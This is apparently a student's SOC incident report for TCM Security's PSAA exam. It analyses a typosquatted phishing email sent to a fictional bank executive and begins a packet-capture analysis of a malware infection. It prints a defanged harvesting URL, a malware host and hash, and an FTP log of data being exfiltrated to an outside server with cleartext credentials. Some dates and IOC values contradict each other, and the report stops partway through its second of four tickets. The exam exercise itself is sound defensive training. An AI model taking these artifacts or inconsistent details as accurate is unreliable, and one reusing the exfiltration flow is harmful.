

PSAA EXAMINATION - SOC INCIDENT REPORT

TCM Security | Practical SOC Analyst Associate | Date of Report: 2024-09-16 |
Classification: CONFIDENTIAL All IOCs are defanged throughout this report.

Field	Detail
Exam	Practical SOC Analyst Associate (PSAA)
Provider	TCM Security
Tickets Covered	SOC-104572 SOC-108912 SOC-108925 SOC-109102
Analyst	SOC Analyst
Classification	CONFIDENTIAL

EXECUTIVE SUMMARY

This report outlines our investigation of the 4 security incident tickets that were raised as a result of activity detected during the PSAA exam. All 4 of these tickets were raised due to 4 different attack vectors which were investigated using a number of standard tools and techniques. This report highlights to an organisation the wide variety of sophisticated attack vectors that can be employed and the range of possible attack surfaces that may be exposed.

Ticket	Type	Affected Asset	Severity
SOC-104572	Phishing Email Analysis	Emily Arnault (Executive)	HIGH
SOC-108912	PCAP / Network Analysis	DESKTOP-I51F5PU / Jordan Anders	CRITICAL
SOC-108925	Endpoint IR / Windows Event Logs	SW-LAN-SFO-02	CRITICAL
SOC-109102	Web Server / Splunk Log Analysis	WEB-CORP-01 (crestwaybank.com)	CRITICAL

TICKET 1 - SOC-104572

Phishing Email Analysis

Field	Detail
Ticket Number	SOC-104572
Date/Time Reported	2024-09-10 / 03:42:21 UTC
Incident Type	Credential Phishing / Suspected Account Compromise
Affected User	Emily Arnault (emily.arnault@crestwaybank.com)
Role	Executive, Crestway Bank
Affected Systems	Corporate email account, Google account
Normal Device Usage	Company-issued MacBook and personal iPhone only
Severity	HIGH
Tool Used	Thunderbird Mail on Ubuntu analystBox

1. Incident Overview


This phishing email was sent to Emily Arnault, an executive at Crestway Bank, on September 9th 2024. The email was apparently sent by Crestway Bank but had been generated by a phisher and sent to her email address from a typosquatted domain, crestwaybunk[.]com, and contained a link to a page that she would have to visit in order to log in. This page was a credential harvesting page. Later in the day Emily was also sent a couple of MFA authentications for her account at Crestway Bank and an authentication alert on a Windows machine that she doesn't use. She confirmed that she doesn't use any PC's (only a MacBook and iPhone). Therefore the attackers have logged in to her account using her previously stolen and newly harvested credentials.

2. Investigation Methodology

The analysis was completed on the Ubuntu analyst workstation using Thunderbird Mail. The SOC-104572 local folder contained 15 emails taken from Emily's inbox within the time frame of the suspected breach. All 15 emails were reviewed, the suspicious headers were looked at in more detail by viewing the page source, and all IOCs were recorded in defanged format.

3. Evidence & Findings

Screenshot 1 - Thunderbird SOC-104572 Folder



Thunderbird Mail showing SOC-104572 folder with all 15 emails listed confirming investigation scope]

This establishes the full investigation dataset - 15 emails reviewed across the incident window of September 9, 2024.

Screenshot 2 - Raw Email Source (Key Technical Evidence)

```
Source of: mailbox:///home/analyst/snap/thunderbird/common/.thunderbird/8ik4y7z6.default/Mail/Local%20Folders/SOC-104572?number=2 - Mozilla Thunderbird

File Edit View Help

X-Mozilla-Status: 0005
X-Mozilla-Status2: 00000000
X-Mozilla-Keys:
Delivered-To: emily.arnault@crestwaybank.com
Received: by 2002:a95:7208:301:b0:6b:66bc:7aeb with SMTP id nlcsp1475747rbb;
Mon, 09 Sep 2024 09:59:12 -0700 (PDT)
X-Received: by 2002:a92:d20f:0:b0:33a:56d6:d9a7 with SMTP id y15-20020a92d2cd000000b0033a56d6d9a7mr1634211ily.19.1685458481041;
Mon, 09 Sep 2024 09:59:12 -0700 (PDT)
Return-Path: <noreply@crestwaybunk.com>
Received: from mail-sor-f41.google.com (mail-sor-f41.google.com. [209.85.220.41])
by mx.google.com with SMTPS id w13-20020a92d2cd000000b0033827ea6148sor1197751ilg.6.2023.05.30.07.54.40
for <emily.arnault@crestwaybank.com>
(Google Transport Security);
Mon, 09 Sep 2024 09:59:12 -0700 (PDT)
Received-SPF: pass (google.com: domain of noreply@crestwaybunk.com designates 209.85.220.41 as permitted sender) client-ip=209.85.220.41;
Authentication-Results: mx.google.com;
spf=pass (google.com: domain of noreply@crestwaybunk.com designates 209.85.220.41 as permitted sender) smtp.mailfrom=noreply@crestwaybunk.com;
X-Google-Smtp-Source: ACHHUZ7luAM2Z0Gxvvh04R2x+lcxwDyoZqSkyPFiZUoVAUIK+6CeW81hkveZ7lQ6qILTFCZeLF4o4pYb2g8yeX9+1+M=
X-Received: by 2002:a92:d946:0:b0:33a:5ec7:e07f with SMTP id
l6-20020a92d946000000b0033a5ec7e07fmr1578456ilq.5.1685458480341; Mon, 09 Sep 2024
09:59:10 -0700 (PDT)
MIME-Version: 1.0
From: Crestway Bank <noreply@crestwaybank.com>
Date: Mon, 9 Sep 2024 12:59:12 -0400
Message-ID: <CALDQme-P-iPh-3000JNTsdKu2R8-Yvv_CRZ-XyxRNStnJOM--A@mail.gmail.com>
Subject: Action Required: Verify Your Email Address
To: emily.arnault@crestwaybank.com
Content-Type: multipart/alternative; boundary="000000000000013dee05fcea62f4"

--000000000000013dee05fcea62f4
Content-Type: text/html; charset=UTF-8
Content-Transfer-Encoding: quoted-printable

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.-
w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=3DUTF-8=
" />
</head>
<body style="width: 100% !important; -webkit-text-size-adjust: none; ma=
rgin: 0; padding: 0;">
<center>
<table id="backgroundTable" style="border-spacing: 0; border-coll=
apse: collapse; font-family: proxima-nova, 'helvetica neue', helvetica, ari=
al, geneva, sans-serif; height: 100% !important; width: 100% !important; co=
lor: #4c4c4c; font-size: 15px; line-height: 150%; background: #ffffff; marg=
in: 0; padding: 0; border: 0;">
<tr style="vertical-align: top; padding: 0;">
<td align="center" valign="top" style="vertical-align: top;=
padding: 0;">
<table id="templateContainer" style="border-spacing: 0; bor=
der-collapse: collapse; font-family: proxima-nova, 'helvetica neue', helvet=
```

Raw email source showing Return-Path: noreply@crestwaybunk[.]com, SPF pass for crestwaybunk[.]com, sending IP 209.85.220.41, and malicious href link to credential harvesting page]

Raw Header Analysis:


Field	Value
Display From	Crestway Bank < noreply@crestwaybank.com >
Actual Return-Path	noreply@crestwaybunk[.]com
Sending IP	209[.]85[.]220[.]41 (Google SMTP)
SPF Result	Pass for crestwaybunk[.]com
Message-ID	CALDQme=P-iPh=30ooJNTsdKu2R8=Yvv_CRz-XyxRN5tmjON=- A@mail.gmail.com

Malicious link extracted from raw source:

[hxxps://crestwaybunk\[.\]com/auth/login\[.\]html?upn=k0051-pQb162QriXPqp&lang=en](https://crestwaybunk[.]com/auth/login[.]html?upn=k0051-pQb162QriXPqp&lang=en)

The Return-Path domain for this email is crestwaybunk[.]com, a typosquatting domain with "bank" replaced with "bunk". The SPF validation was performed by including the IP addresses of the SMTP servers of Google, a major internet service provider. The URL includes a tracking parameter in the form of upn=k0051-pQb162QriXPqp, which is a common trait of Phishing attacks.

Screenshot 3 - Google Security Alert (Account Compromise Evidence)



Google Security Alert email showing "A new sign-in on Windows" for emily.arnault@crestwaybank.com at 8:49 PM - inconsistent with Emily's known devices]

This is the smoking gun proof that her account has been compromised. As we know, Emily only uses a MacBook and an iPhone. So how about this Windows sign-in alert that came in at 8:49 PM - 9 hours after the phishing email was sent.

4. Attack Timeline

Time (9 Sept 2024)	Event
11:50 AM	"Set Up MFA to Secure Your Account" email sent to Emily
11:59 AM	Primary phishing email received from noreply@crestwaybunk[.]com
11:59 AM – 1:53 PM	Credential submission likely occurred during this window
1:53 PM	MFA-related email received suggesting unauthorized account modification
8:49 PM	Google security alert - new sign-in from Windows device
10:28 PM	Emily's email to itsupport@crestwaybank.com bounced - address does not exist
11:36 PM	Emily reports suspicious Windows sign-in to security team
10 Sept 03:42 UTC	Ticket officially reported to SOC

5. Incident Questions

Q1 - Which email was the most likely initial attack vector?

Answer: The email "Action Required: Verify Your Email Address" received at 11:59 AM on September 9, 2024 from noreply@crestwaybunk[.]com.

Evidence: Sample of the Raw Email Header of the email received: As you can see, the actual sending domain is crestwaybunk[.]com (Return-Path) vs the domain crestwaybank.com that is shown in the display name of the sender and is the one that links to the page of the credential harvesting attack: Two factor authentication events and Windows sign-ins were recorded at the following times: 1/20/2022 13:53:37 1/20/2022 20:49:44 This is expected behavior for this type of email. However, it should be noted that Emily does not use Windows.

Q2 - What phishing techniques were employed?

a) **Typosquatting:** The attackers registered the domain crestwaybunk[.]com after replacing “bank” with “bunk”. b) **Display Name Spoofing** The From email address was displayed as Crestway Bank <noreply@crestwaybank.com> whereas the Return-Path was noreply@crestwaybunk[.]com. c) **Brand Spoofing** They also copied the Crestway Bank brand and included the Crestway Bank logo as a base64 encoded SVG to make the phishing email look more legitimate. d) **Urgency Language** The subject line “Action Required: Verify Your Email Address” is meant to cause urgency for the victim to take action. e) **MFA Verification Code Lure** The attackers also included a fake MFA verification code: 364551. f) **User-Specific URL Parameters** The attackers also included the upn=k0051-pQb162QriXPqp parameter in the phishing URL, which might suggest that the attackers are tracking the victim, therefore this is a

targeted attack. g) Legitimate Infrastructure Abuse The email was sent via a legitimate SMTP server of Google (209[.]85[.]220[.]41, which successfully passed the SPF authentication.

Q3 - What reactive methods should be implemented?

- Reset Emily Arnault's credentials for all corporate accounts immediately
- Revoke all active sessions across all platforms
- Re-enroll MFA on Emily's account using a verified trusted device under IT supervision
- Block domain crestwaybunk[.]com at email gateway, DNS resolver, and web proxy
- Audit Emily's account activity logs to determine what data may have been accessed
- Report crestwaybunk[.]com to Google Safe Browsing and domain registrar for takedown
- Notify legal and compliance teams given Emily's executive role and access to sensitive financial data

Q4 - What proactive methods can be suggested?

- **Security Awareness Training:** Regular mandatory phishing awareness training covering typosquatting and display name spoofing
- **Phishing Simulation Exercises:** Regular simulated phishing campaigns to assess employee susceptibility
- **Advanced Email Filtering:** Deploy solutions capable of detecting typosquatted and lookalike domains
- **Strict DMARC/DKIM/SPF Enforcement:** Implement DMARC reject policy on crestwaybank.com
- **Phishing-Resistant MFA:** Deploy hardware security keys (YubiKey/FIDO2) for executives
- **Domain Monitoring:** Continuous monitoring for newly registered domains resembling crestwaybank.com
- **External Email Warning Banners:** Display clear warnings on all external emails
- **Privileged Account Monitoring:** Enhanced behavioral monitoring for all executive accounts

6. Indicators of Compromise (Defanged)

Type	Value	Description
------	-------	-------------

Domain	crestwaybunk[.]com	Typosquatted phishing domain
Email Address	noreply@crestwaybunk[.]com	Phishing sender Return-Path address
URL	hxxps://crestwaybunk[.]com/auth/login[.]html?upn=k0051-pQb162QriXPqv&lang=en	Credential harvesting URL
IP Address	209[.]85[.]220[.]41	Google SMTP IP used to deliver phishing email
Email Subject	Action Required: Verify Your Email Address	Phishing email subject line
Message-ID	CALDQme=P-iPh=30ooJNTsdKu2R8=Yvv_CRz-XyxRN5tmjON=- A@mail.gmail.com	Unique forensic identifier
Verification Code	364551	Fake MFA code used as lure

7. MITRE ATT&CK Mapping

Technique ID	Technique Name	Evidence
T1566.002	Phishing: Spearphishing Link	Malicious URL embedded in email body pointing to credential harvesting page
T1598	Phishing for Information	Credential harvesting page at typosquatted domain crestwaybunk[.]com
T1078	Valid Accounts	Credential theft enabling unauthorized account access - evidenced by Windows sign-in alert
T1036	Masquerading	Sender display name spoofed to impersonate legitimate crestwaybank.com

8. Conclusion

Incident Report for Spear Phishing on Emily Arnault (typosquatting, display name spoofing, brand impersonation and abuse of legitimate sites) Time that the original email was sent is estimated to be 11:59 AM on 9th Sep 2024 MFA triggered by the first email and the Windows sign-in later on, combined with the fact that Emily does not have any Windows device leads us to believe that the attackers probably got the victim's credentials and logged in to her account. Suggested action: contain the account and initiate a forensic investigation.

TICKET 2 - SOC-108912

PCAP / Network Analysis

Field	Detail	Field
-------	--------	-------

Ticket Number	SOC-108912	Ticket Number
Date/Time Reported	2024-09-15	Date/Time Reported
Incident Type	Multi-Stage Malware Infection, C2 Beaconing & Credential Exfiltration	Incident Type
Affected Endpoint	DESKTOP-I51F5PU	Affected Endpoint
Affected User	Jordan Anders (CRESTWAY\jordan.anders)	Affected User
Evidence File	SOC-108912.pcap	Evidence File
Tool Used	Wireshark on Ubuntu analystBox	Tool Used
Severity	CRITICAL	Severity

1. Incident Overview

The SOC was notified of a Snort IDS alert indicating a known malicious file transfer to a Jordan Anders workstation named DESKTOP-I51F5PU. Reviewing the file transfer activity in the packet capture SOC-108912.pcap, there was a tremendous amount of network activity on the endpoint in a very short window of time. In fact, within a 5 minutes and 43 second time frame, the entire multi-stage attack was fully realized on the workstation. Attacks are in the exact order the attacks were delivered to the workstation, which started with the initial malware download, followed by the use of Mimikatz for credential dumping, followed by the DarkTortilla C2 activity that includes beaconing, and finally ending with a plaintext FTP session for data exfiltration.


2. Investigation Methodology

Investigation conducted using Wireshark on the Ubuntu analyst workstation:

1. Statistics → Capture File Properties for metadata
2. Statistics → Endpoints → IPv4 for all communicating hosts
3. File → Export Objects → HTTP for malicious file extraction
4. SHA-256 hashes computed using sha256sum in terminal
5. HTTP streams followed for delivery confirmation and string analysis
6. C2 beacon traffic isolated and Base64 POST body decoded
7. FTP session captured and exfiltrated file decoded

3. Evidence & Findings

Screenshot 1 - ab.exe HTTP Download (Initial Infection)



Wireshark HTTP stream showing ab.exe GET request from alexjubiler[.]pl (46.242.130.165) at 14:15:26 UTC with server response confirming file delivery]

This is the initial infection event. The victim downloaded ab.exe from the attacker-controlled domain alexjubiler[.]pl via HTTP GET. The file was served by a Python SimpleHTTP/0.6 server as application/x-msdos-program (73 kB).

Field	Value
Total Packets	3,340
First Packet	2024-09-15 14:13:59 UTC
Last Packet	2024-09-15 14:19:43 UTC
Elapsed Time	00:05:43
Victim IP	10.0.2.15
Initial Infection Time	2024-09-15 14:15:26 UTC
Source IP	46[.]242[.]130[.]165

Source Domain	alexjubiler[.]pl
Filename	ab.exe
SHA-256	8f1b96104e641d359f6720a8e845f64226cd09bb04ad80feec17713128218fec
Callback Port	6668

Screenshot 2 - FTP Exfiltration Session (Credential Theft Evidence)

SOC-108912.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ftp

No.	Time	Source	Destination	Protocol	Length	Info
2723	2024-09-15 14:18:40.166912	31.31.205.163	10.0.2.15	FTP	74	Response: 220 (vsFTPd 3.0.3)
2724	2024-09-15 14:18:40.170934	10.0.2.15	31.31.205.163	FTP	68	Request: OPTS UTF8 ON
2726	2024-09-15 14:18:40.171188	31.31.205.163	10.0.2.15	FTP	80	Response: 200 Always in UTF8 mode.
2750	2024-09-15 14:18:46.019467	10.0.2.15	31.31.205.163	FTP	73	Request: USER impossibreak
2751	2024-09-15 14:18:46.019749	31.31.205.163	10.0.2.15	FTP	88	Response: 331 Please specify the password.
2920	2024-09-15 14:18:51.073775	10.0.2.15	31.31.205.163	FTP	78	Request: PASS potentialdanger!
2921	2024-09-15 14:18:51.925911	31.31.205.163	10.0.2.15	FTP	77	Response: 230 Login successful.
2965	2024-09-15 14:19:03.830748	10.0.2.15	31.31.205.163	FTP	77	Request: PORT 10,0,2,15,202,33
2966	2024-09-15 14:19:03.831250	31.31.205.163	10.0.2.15	FTP	105	Response: 200 PORT command successful. Consider using PASV.
2967	2024-09-15 14:19:03.837859	10.0.2.15	31.31.205.163	FTP	79	Request: STOR exfil_loot.b64.txt
2971	2024-09-15 14:19:03.838526	31.31.205.163	10.0.2.15	FTP	76	Response: 150 Ok to send data.
2977	2024-09-15 14:19:03.842155	10.0.2.15	31.31.205.163	FTP	78	Response: 226 Transfer complete.

Frame 2723: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)

Ethernet II, Src: PCSSystemtec_07:e2:4c (08:00:27:67:e2:4c), Dst: PCSSystemtec_22:85:32 (08:00:27:22:85:32)

Internet Protocol Version 4, Src: 31.31.205.163, Dst: 10.0.2.15

Transmission Control Protocol, Src Port: 21, Dst Port: 51740, Seq: 1, Ack: 1, Len: 29

File Transfer Protocol (FTP)

[Current working directory:]

0000 08 00 27 22 85 32 08 00 27
0010 00 3c 47 fe 49 00 40 06 f9
0020 02 0f 00 15 ca 1c e5 6a 4e
0030 00 fb 62 05 00 00 32 32 30
0040 64 20 33 2e 39 2e 33 29 0d

